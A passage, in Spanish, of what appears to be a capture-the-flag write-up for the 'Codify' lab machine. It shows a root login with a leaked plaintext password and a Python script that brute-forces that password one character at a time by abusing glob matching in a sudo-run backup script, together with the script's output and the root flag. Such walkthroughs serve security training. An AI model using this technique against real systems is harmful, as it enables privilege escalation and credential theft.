
Vemos en texto claro la contraseña que se está empleando que es kljh12k3jhaskjh12kjh3 vamos a comprobar si es la contraseña del usuario root.
su
1
2
3
4
5
joshua@codify:~$ su
Password:
root@codify:/home/joshua# cat /root/root.txt
56e3afd794fb6009d5c0a3f9a8559bf5
root@codify:/home/joshua#
Unintended
También podíamos obtener la contraseña abusando del estado del condicional. Ya que podemos montarnos un script que vaya carácter por carácter empleando * para englobar todo lo demás y ahí ir obteniendo la contraseña.
Para ello me monte el siguiente script en python:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import string
import subprocess

characters = string.ascii_letters + string.digits + "_{}-"

data = ""

for i in range(1, 32):
    for char in characters:

        r = subprocess.run(
            f'echo "{data}{char}*" | sudo /opt/scripts/mysql-backup.sh',
            shell=True,
            capture_output=True,
            text=True
        )

        if r.returncode == 0:
            data += char
            print(f"[+] DATA: {data}")
            break
Vamos a probarlo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
joshua@codify:~$ python3 brute.py
[sudo] password for joshua:
[+] DATA: k
[+] DATA: kl
[+] DATA: klj
[+] DATA: kljh
[+] DATA: kljh1
[+] DATA: kljh12
[+] DATA: kljh12k
[+] DATA: kljh12k3
[+] DATA: kljh12k3j
[+] DATA: kljh12k3jh
[+] DATA: kljh12k3jha
[+] DATA: kljh12k3jhas
[+] DATA: kljh12k3jhask
[+] DATA: kljh12k3jhaskj
[+] DATA: kljh12k3jhaskjh
[+] DATA: kljh12k3jhaskjh1
[+] DATA: kljh12k3jhaskjh12
[+] DATA: kljh12k3jhaskjh12k
[+] DATA: kljh12k3jhaskjh12kj
[+] DATA: kljh12k3jhaskjh12kjh
[+] DATA: kljh12k3jhaskjh12kjh3